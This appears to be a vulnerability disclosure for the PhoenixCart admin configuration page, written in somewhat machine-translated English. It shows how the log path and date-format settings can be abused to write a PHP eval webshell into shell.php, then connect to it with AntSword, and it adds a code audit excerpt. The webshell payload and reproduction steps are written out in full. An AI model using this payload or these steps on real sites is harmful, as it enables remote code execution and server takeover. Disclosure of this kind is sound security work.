

Code Download :

https://github.com/CE-PhoenixCart/PhoenixCart/releases/download/v1.0.9.1/update_1.0.9.0_1.0.9.1.zip

Location admin/configuration.php?glD=10&clD=89&action=edit
Page Log Destination information corresponding to the corresponding value of the configuration_value parameter corresponding to the value of the unfiltered cause of the existence of an override vulnerability, you can modify any suffix, customize the path to save the page, you can override the save to the non-website directory, admin/configuration


admin/configuration.php?glD=10&clD=90&action=edit can be customized to write a sentence that leads to an RCE.

version information:




Reproduction:

Use an override vulnerability to modify the log file to php, and specify the save path




After that, change the date to implant the webshell, and enable the logging function: store the time needed to parse a page, refresh the page to generate a shell





Parse Time: 0.075s

Tested by connecting to the webshell, the connection was successful



Webshell functioning normally

← ↻ 🔒 不安全 | phoenixcart/admin/configuration.php?glD=10&clD=91



Help User Guide Add-on

Logging

Title	Value	Action	Display The Page Parse
Store Page Parse Time	true	1	
Log Destination	/phpEnv/www/PhoenixCart/shell.php	1	Display the page parse
Log Date Format	<?php @eval(\$_POST['shell']);?> %d/%m/%Y %H:%M:%S	1	Date Added: 04/12/2024
Display The Page Parse Time	true	2	
Store Database Queries	false	1	

Displaying 1 to 5 (of 5 entries)

Parse Time: 0.092s

AntSword 编辑 窗口 调试

127.0.0.1

目录列表 (9)

文件列表 (51)

E:/phpEnv/www/PhoenixCart/

名称	日期	大小	属性
.github	2024-04-09 16:38:51	0 b	0777
admin	2024-04-12 16:18:59	8 kb	0777
download	2024-04-09 16:38:51	0 b	0777
ext	2024-04-09 16:38:51	0 b	0777
images	2024-04-09 16:38:51	0 b	0777
includes	2024-04-09 16:38:51	4 kb	0777
install	2024-04-09 16:38:51	4 kb	0777
pub	2024-04-09 16:38:51	0 b	0777
templates	2024-04-09 16:38:51	0 b	0777
README.md	2024-04-09 16:38:51	6.15 kb	0666
account.php	2024-04-09 16:38:51	402 b	0666
account_edit.php	2024-04-09 16:38:51	1.1 kb	0666
account_history.php	2024-04-09 16:38:51	410 b	0666
account_history_info.php	2024-04-09 16:38:51	1.03 kb	0666
account_newsletters.php	2024-04-09 16:38:51	1.5 kb	0666
account_notifications.php	2024-04-09 16:38:51	2.45 kb	0666
account_password.php	2024-04-09 16:38:51	1.78 kb	0666
address_book.php	2024-04-09 16:38:51	407 b	0666

Code Audit

admin/configuration.php

```

configuration.php X
admin > configuration.php
25     'name' => TABLE_HEADING_CONFIGURATION_TITLE,
26     'is_heading' => true,
27     'function' => function ($row) {
28         return $row['configuration_title'];
29     },
30 },
31 [
32     'name' => TABLE_HEADING_CONFIGURATION_VALUE,
33     'function' => function ($row) {
34         if (Text::is_empty($row['use_function'])) {
35             $cfg_value = $row['configuration_value'];
36         } else {
37             if (strpos($row['use_function'], '-') > 0) {
38                 // if there is a - with something before it
39                 // make sure that the something is instantiated
40                 list ($class, $method) = explode('-', $row['use_function'], 2);
41                 $use_function = [Guarantor::ensure_global($class), $method];
42             } else {
43                 $use_function = $row['use_function'];
44             }
45
46             if (is_callable($use_function)) {
47                 $cfg_value = $use_function($row['configuration_value']);
48             } else {
49                 $cfg_value = 0;
50                 $GLOBALS['messageStack']->add(
51                     sprintf(
52                         WARNING_INVALID_USE_FUNCTION,
53                         $row['use_function'],
54                         $row['configuration_title']),
55                     'warning');
56             }
57         }
58
59         return htmlspecialchars($cfg_value);
60     }
61 ],
62 [
63     'name' => TABLE_HEADING_ACTION,
64     'class' => 'text-right',
65     'function' => function ($row) {
66         return (isset($row['info']->configuration_id) && ($row['configuration_id'] == $row['info']->configuration_id))
67             ? '<i class="fas fa-chevron-circle-right text-info"></i>'
68             : '<a href="' . $row['onclick'] . '"><i class="fas fa-info-circle text-muted"></i></a>';
69     },
70 ],
71 ],
72 'count_text' => TEXT_DISPLAY_NUMBER_OF_ENTRIES,
73 'page' => $_GET['page'] ?? null,
74 'web_id' => 'CID',
75 'db_id' => 'configuration_id',
76 'rows_per_page' => MAX_DISPLAY_SEARCH_RESULTS,
77 'sql' => sprintf('SELECT configuration_id, configuration_title, configuration_value, use_function
78 FROM configuration
79 WHERE configuration_group_id = %d
80 ORDER BY sort_order

```

The configuration_value parameter comes from user input and is not properly filtered, leading to an RCE vulnerability in the diplomatic writing of a sentence to a customizable log file.